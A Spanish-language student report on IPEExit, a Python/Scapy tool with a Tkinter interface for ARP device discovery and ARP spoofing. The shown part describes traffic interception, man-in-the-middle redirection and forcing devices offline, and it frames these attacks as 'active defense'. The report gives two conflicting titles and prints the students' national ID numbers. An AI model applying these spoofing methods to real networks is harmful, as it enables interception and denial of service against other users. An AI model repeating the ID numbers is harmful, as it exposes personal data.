

**FACULTAD DE INGENIERÍA
ESCUELA ACADÉMICA PROFESIONAL DE
INGENIERÍA DE SISTEMAS E INFORMÁTICA**

Asignatura:
Sistemas Operativos

**IPEExit: Sistema Operativo Personalizado para Salida Segura de
Sesión**

Docente: Ing. Amir Fernando Mamdouh Mehrez Garcia

INTEGRANTES

1. Zavala Huacarpuma Juan Aldair (100%)
2. Galindo Peña Anyela Kelly (100%)
3. Challco Ccohuanqui Samir Junior (100%)
4. Cordova Sucapuca Jodi (100%)
5. Emerson Mamani Cayavillca (100%)

Cusco - Perú

2025

DECLARACIÓN DE AUTENTICIDAD Y DE NO PLAGIO

Nosotros, los estudiantes Zavala Huacarpuma, Juan Aldair – **D.N.I. 76195593**, Galindo Peña, Anyela Kelly – **D.N.I. 73946727**, Chalco Ccohuanqui, Samir Junior – **D.N.I. 74997829**, Cordova Sucapuca, Jodi – **D.N.I. 75758879** y Emerson Mamani Cayavillca – **D.N.I. 73983748**.

Estudiantes de la **Escuela Académica Profesional de Ingeniería de Sistemas e Informática**, autores del trabajo titulado:

"IPEExit: Sistema Operativo Personalizado para Defensa Activa de Redes",

DECLARAMOS QUE:

1. El presente trabajo de investigación es original, resultado de nuestro esfuerzo académico conjunto, y no ha sido copiado total ni parcialmente de otro trabajo, ni se han utilizado ideas, fórmulas, citas textuales o ilustraciones sin dar el correspondiente crédito y citación.
2. Este trabajo no ha sido presentado previamente para obtener algún grado académico ni ha sido publicado en ningún medio o repositorio.

Reconocemos que incurrir en plagio o falsificación de contenido constituye una falta grave, sujeta a sanciones académicas y legales. Asumimos completa responsabilidad por cualquier irregularidad o daño ocasionado por el incumplimiento de lo declarado.

Nos sometemos a las disposiciones y normas vigentes de la universidad, en caso se detecten irregularidades en el presente trabajo. (Anexo 1)

Cusco, 03 de Julio del 2025

AGRADECIMIENTOS

Queremos expresar nuestro más sincero agradecimiento a todas las personas que hicieron posible la realización de este proyecto académico.

En primer lugar, agradecemos al docente Ing. Amir Fernando Mamdouh Mehrez García, por su guía, exigencia y compromiso durante el desarrollo del curso, así como por fomentar en nosotros el interés por los sistemas operativos y la ciberseguridad.

También extendemos nuestro agradecimiento a nuestras familias, por el constante apoyo, comprensión y motivación que nos brindaron a lo largo del proceso.

Agradecemos especialmente a nuestra escuela profesional de Ingeniería de Sistemas e Informática por brindarnos los recursos y conocimientos necesarios para afrontar con responsabilidad los retos académicos y tecnológicos.

Finalmente, como equipo de estudiantes, nos sentimos orgullosos del esfuerzo conjunto, la dedicación y el aprendizaje adquirido. Este proyecto no solo representó un reto técnico, sino también una valiosa oportunidad para fortalecer nuestra formación profesional y ética en el uso de herramientas informáticas.

DEDICATORIA

Dedicamos este trabajo a nuestras familias, por su paciencia, su apoyo incondicional y por motivarnos a seguir adelante en cada etapa de nuestra formación. También lo dedicamos a nuestros docentes, también el curso de Sistemas Operativos y su docente responsable, quienes nos guiaron con exigencia y compromiso, y nos impulsaron a dar siempre un poco más, incluso cuando las cosas se complicaron.

Y finalmente, nos lo dedicamos a nosotros mismos, como equipo, por el esfuerzo, la responsabilidad y las horas de trabajo invertidas en este proyecto. Porque detrás de cada parte técnica, cada prueba y cada error corregido, hay dedicación, ganas de aprender y crecer juntos.

ÍNDICE GENERAL

DECLARACIÓN DE AUTENTICIDAD Y DE NO PLAGIO.....	2
AGRADECIMIENTOS.....	3
DEDICATORIA.....	4
ÍNDICE GENERAL.....	5
RESUMEN EJECUTIVO.....	7
EXECUTIVE SUMMARY IN ENGLISH.....	7
INTRODUCCIÓN.....	8
DESARROLLO DE LA APLICACIÓN.....	9
1. DESCRIPCIÓN DE LA APLICACIÓN.....	9
1.1 ¿Qué es IPEExit?.....	9
1.2 ¿Para qué se utiliza?.....	9
1.3 ¿Cómo funciona?.....	10
1.4 Componentes Principales de IPEExit:.....	10
1.5 Principales Características:.....	10
BOSQUEJO DEL PROYECTO.....	11
2 BOSQUEJO.....	11
2.1 Componentes principales.....	11
2.2 Relación entre componentes.....	12
2.3 Bosquejos y diagramas incluidos.....	13
Descripción general del Sistema.....	13
Capacidades principales.....	14
Tecnología clave y Dependencias.....	20
ARP Spoofing Mecánica de Ataque.....	21
Diagrama de flujo de ataque.....	22
ARP Spoofing Bucle de Ataque.....	22
Biblioteca de manipulación de redes Scapy.....	23
Pautas para el uso ético.....	24
3.2 Algoritmo.....	25
Requerimientos para el Funcionamiento del Algoritmo.....	25
Proceso de Instalación.....	26
Configuración Inicial y Configuración.....	27
Verificación de la configuración del sistema.....	27
Configuración del Entorno de Red.....	27
Arquitectura de flujo de Datos.....	29
ARP Spoofing Canalización de Datos.....	30
LISTA DE MATERIALES.....	31
3.1 Requisitos de Hardware.....	31
3.2 Requisitos de Software.....	31
Rango de Costo total Estimado.....	32
DESARROLLO DE APLICACIÓN.....	32

4.1 Estructura general del desarrollo.....	32
4.2 ALGORITMO EN EJECUCIÓN.....	33
4.2.1 CÓDIGO PYTHON.....	33
4.3 TRES CASOS DE IPEEXIT.....	49
Caso 1 Iniciar el Ataque (Botón “Iniciar”).....	49
Caso 2 Detener el Ataque (Botón “Detener”).....	50
Caso 3 Detección Automática de Puerta de Enlace.....	51
CONCLUSIONES.....	52
RECOMENDACIONES.....	53
Para la seguridad de la Red.....	53
Para uso educativo.....	53
REFERENCIAS BIBLIOGRÁFICAS.....	54
ANEXOS.....	56
LINK CANVA.....	56
LINK GITHUB.....	56

RESUMEN EJECUTIVO

IPEExit implementa una arquitectura de hilos para ataques de ARP spoofing que separa las operaciones de GUI de la ejecución de red. El sistema utiliza `threading.Thread` de Python con hilos `daemon` para prevenir el bloqueo de la interfaz durante la transmisión continua de paquetes. La sincronización de hilos depende de una sola bandera booleana global `ataque_en_curso` que coordina entre el hilo principal de GUI y los hilos trabajadores. Cuando los usuarios inician ataques, el sistema genera hilos en segundo plano que ejecutan bucles continuos de paquetes ARP mientras mantienen la capacidad de respuesta de la GUI. El patrón productor-consumidor permite operaciones limpias de inicio/parada a través de la gestión de estado compartido. Esta arquitectura demuestra una separación efectiva de responsabilidades en herramientas de seguridad de red usando primitivas estándar de `threading` de Python sin mecanismos complejos de sincronización.

EXECUTIVE SUMMARY IN ENGLISH

IPEExit implements a minimalist threading architecture for ARP spoofing attacks that separates GUI operations from network execution. The system uses Python's `threading.Thread` with daemon threads to prevent UI blocking during continuous packet transmission. Thread synchronization relies on a single global boolean flag `ataque_en_curso` that coordinates between the main GUI thread and worker threads. When users initiate attacks, the system spawns background threads that execute continuous ARP packet loops while maintaining GUI responsiveness. The producer-consumer pattern enables clean start/stop operations through shared state management. This architecture demonstrates effective separation of concerns in network security tools using standard Python threading primitives without complex synchronization mechanisms.

INTRODUCCIÓN

En el contexto actual de la transformación digital y la creciente interconexión de dispositivos, la seguridad de las redes locales se ha convertido en una prioridad tanto para usuarios individuales como para organizaciones. Las amenazas internas, como la presencia de dispositivos no autorizados o vulnerabilidades en protocolos fundamentales como ARP (Address Resolution Protocol), exigen soluciones prácticas y accesibles que permitan detectar y gestionar estos riesgos de manera oportuna.

Frente a esta problemática, el presente proyecto académico desarrolla IPEExit, una aplicación de escritorio creada en Python que integra las bibliotecas Scapy y Tkinter para ofrecer una herramienta de análisis y defensa de redes locales. La propuesta nace con un enfoque educativo y ético, y busca brindar a estudiantes y profesionales una plataforma que permita visualizar, analizar y actuar sobre el tráfico de red, especialmente a través de técnicas como ARP Spoofing, en entornos controlados y con fines formativos.

IPEExit no solo realiza la automatiza procesos complejos de monitoreo y suplantación de direcciones MAC, sino que también pone énfasis en una interfaz gráfica intuitiva, lo cual facilita su uso incluso a usuarios sin conocimientos avanzados en programación o redes. Además, promueve la comprensión de conceptos clave de ciberseguridad y protocolos de comunicación, fortaleciendo competencias técnicas mediante la práctica directa.

Este informe expone de manera detallada las características, arquitectura, componentes, flujo de funcionamiento, y fundamentos teóricos que sustentan el desarrollo de la herramienta, así como su aplicación en casos reales simulados. Asimismo, se destacan los principios éticos bajo los cuales debe utilizarse, fomentando un uso responsable del conocimiento tecnológico.

DESARROLLO DE LA APLICACIÓN

1. DESCRIPCIÓN DE LA APLICACIÓN

Muchos usuarios de sistemas Linux, especialmente aquellos sin conocimientos técnicos avanzados, enfrentan dificultades al intentar monitorear la red a la que están conectados. Estas acciones, que deberían ser simples, pueden generar confusión, pérdida de datos o exposición a amenazas.

Además, en entornos domésticos, educativos o institucionales, la mayoría de usuarios carece de herramientas accesibles y comprensibles para gestionar la seguridad de su red local. Las soluciones disponibles suelen ser complejas, costosas o requieren conocimientos técnicos, lo que deja a los usuarios vulnerables ante accesos no autorizados o dispositivos intrusos en la red.

1.1 ¿Qué es IPEExit?

IPEExit es una aplicación visual e intuitiva desarrollada para sistemas Linux, que combina dos funciones clave:

1. **Cierre del aplicativo sencillo y seguro**, pensado para usuarios sin experiencia técnica.
2. **Monitoreo y protección de redes locales**, con capacidad para detectar dispositivos conectados e identificar posibles intrusos.

1.2 ¿Para qué se utiliza?

IPEExit se utiliza para:

- Visualizar todos los dispositivos conectados a una red local.
- Detectar accesos no autorizados o comportamientos sospechosos en tiempo real.
- Proteger la red mediante respuestas controladas, como el envío de paquetes ARP a dispositivos intrusos.

1.3 ¿Cómo funciona?

La aplicación escanea la red local para identificar cada dispositivo conectado, obteniendo su dirección IP, MAC y nombre del host si está disponible. Luego, compara esa información con una lista de dispositivos autorizados definida por el usuario.

En caso de detectar un dispositivo sospechoso, el sistema emite una alerta y permite tomar acciones, como bloquear temporalmente al intruso mediante técnicas como **ARP Spoofing** (envío de paquetes falsos para cortar su conexión).

1.4 Requisitos principales de IPEExit:

1. **Interfaz gráfica (GUI):**

Intuitiva, clara, diseñada para usuarios no técnicos. Ofrece botones accesibles para escanear la red.

2. **Módulo de monitoreo de red:**

Escanea la red local, identifica los dispositivos conectados y detecta intrusos.

3. **Sistema de alertas:**

Informa al usuario sobre posibles amenazas o accesos no autorizados.

4. **Módulo de defensa activa (ARP):**

Permite enviar paquetes ARP para desconectar o interferir con dispositivos maliciosos.

1.5 Principales Características:

- **Fácil de usar:** Diseñada para personas sin conocimientos técnicos.
- **Multifuncional:** Combina el monitoreo de red con herramientas de defensa activa.
- **Ligera y eficiente:** Compatible con distribuciones ligeras de Linux.
- **Protección en tiempo real:** Detecta y permite reaccionar ante amenazas de red.
- **Gratuita y de código abierto:** Ideal para entornos educativos, domésticos o comunitarios.

BOSQUEJO DEL PROYECTO


2. BOSQUEJO

El proyecto IPEExit se estructura como una herramienta integral de análisis y defensa de redes locales, combinando técnicas de bajo nivel como el ARP Spoofing con una interfaz

gráfica accesible para el usuario. Para comprender su funcionamiento general, es fundamental visualizar tanto la organización de sus componentes principales como el flujo lógico de sus operaciones.

Figura 1

Descripción general de la Arquitectura



Nota: La imagen muestra un diagrama de componentes ilustra cómo los diferentes elementos de la aplicación interactúan entre sí para permitir a los usuarios iniciar y detener un ataque de spoofing ARP, así como ver la salida y los mensajes de estado en la interfaz gráfica de usuario.

2.1 Componentes principales

La aplicación se compone de tres módulos funcionales:

- **Módulo de detección de red:** Utiliza Scapy para enviar solicitudes ARP en la subred y detectar los dispositivos conectados, identificando su IP y MAC.
- **Módulo de ataque ARP Spoofing:** Implementa un ciclo de envío de paquetes falsificados que permite desconectar a un dispositivo de su puerta de enlace (router), redirigiendo el tráfico hacia la máquina del usuario.
- **Interfaz gráfica (GUI):** Desarrollada con Tkinter, permite iniciar o detener ataques, clasificar dispositivos como confiables, visualizar registros y monitorear la red en

tiempo real.


2.2 Relación entre componentes

Todos los módulos están integrados en un solo archivo de Python ([script.py](#)) que gestiona:

- La captura de parámetros de red desde el sistema (IP local, MAC del usuario, puerta de enlace).
- La ejecución de tareas en segundo plano mediante hilos para evitar congelar la interfaz.
- La visualización de los resultados y estado del sistema desde la GUI.

Este diseño modular favorece la comprensión del proceso, el mantenimiento del sistema y la escalabilidad del proyecto.

Figura 2



Nota: La imagen muestra el diagrama de secuencia ilustra cómo se inicia y controla un ataque de spoofing ARP en una aplicación, mostrando la interacción entre la acción del usuario, la creación de hilos en segundo plano, la obtención de direcciones MAC y el envío de paquetes ARP falsificados.

2.3 Bosquejos y diagramas incluidos

Descripción general del Sistema


IPEExit se implementa como una única aplicación Python que aprovecha la biblioteca Scapy para la manipulación de paquetes de red de bajo nivel, combinada con Tkinter para la interfaz gráfica de usuario. La herramienta opera en segmentos de red locales utilizando ARP (Protocolo de resolución de direcciones) tanto para descubrir dispositivos de red como para realizar ataques de red dirigidos.

La aplicación cumple dos funciones principales:

- **Network Defense:** Búsqueda e identificación de dispositivos no autorizados en la red.
- **Network Attack:** Expulsar activamente a los intrusos detectados mediante técnicas de suplantación de ARP.

Figura 3

Arquitectura del sistema central



Nota: La imagen muestra los componentes básicos de una aplicación de spoofing ARP con su arquitectura detallada, incluyendo el manejo de operaciones ARP, la gestión de hilos, y la interfaz gráfica de usuario desarrollada con Tkinter.

Capacidades principales

Operaciones defensivas

Las capacidades defensivas de IPEExit se centran en el descubrimiento y análisis de redes basados en ARP:

- **Device Discovery:** Envía solicitudes ARP a través del segmento de red local para identificar todos los dispositivos conectados.
- **Device Identification:** Analiza las respuestas ARP para catalogar las direcciones IP y MAC de los dispositivos.
- **Intrusion Detection:** Compara los dispositivos detectados con listas de dispositivos conocidos/autorizados para identificar posibles intrusos.
- **Real-time Monitoring:** Proporciona actualizaciones continuas del estado de la red a través de la interfaz gráfica de usuario (GUI).


Operaciones ofensivas

Las capacidades ofensivas de la herramienta permiten la defensa activa de la red a través de la manipulación del protocolo ARP:

- **ARP Spoofing:** Crea paquetes ARP maliciosos para interrumpir la conectividad de red del dispositivo objetivo.
- **Traffic Redirection:** Intercepta el tráfico de red colocando la máquina atacante como un intermediario.
- **Device Expulsion:** Fuerza a los dispositivos no autorizados a perder la conectividad de red mediante ataques ARP sostenidos.
- **Connection Disruption:** Interrumpe las sesiones de red existentes para los dispositivos seleccionados.

Figura 4

Diagrama de flujo Operativo



Nota: La imagen muestra un diagrama de flujo de una aplicación de spoofing ARP, destacando los componentes y procesos en dos modos principales: Detección y Ataque. La aplicación está desarrollada en Python y utiliza la biblioteca Scapy para operaciones de red.


Modo de Ataque

Seleccionamos el dispositivo y atacamos.

- **Usuario:** Selecciona un objetivo específico desde la interfaz gráfica de usuario.
- **start_arp_spoofing(target):** Función que inicia el ataque de spoofing ARP contra el objetivo seleccionado.

Figura 5

Ejecución y control de Ataques



Nota: La imagen muestra un diagrama de estados que describe el flujo de un sistema de spoofing ARP.

Spoofing Continuo

- **Loop:** Bucle que mantiene el ataque activo.
- **ARP(op=2, pdst=target):** Envía paquetes ARP falsificados al objetivo para mantener el spoofing.
- **Malicious ARP Reply:** Respuestas ARP maliciosas son enviadas al objetivo para redirigir el tráfico.

Figura 6

Modelo de subprocessos y ejecución Concurrente




Nota: La imagen muestra un diagrama de flujo que describe el funcionamiento de un sistema de spoofing ARP en un entorno de aplicación.

Actualización y Detención del Ataque

- **update_attack_status():** Actualiza el estado del ataque en la interfaz de usuario.
- **Stop Attack:** El usuario puede detener el ataque desde la interfaz gráfica.
- **stop_arp_spoofing():** Función que detiene el ataque de spoofing ARP.

Figura 7

Detener el flujo de control

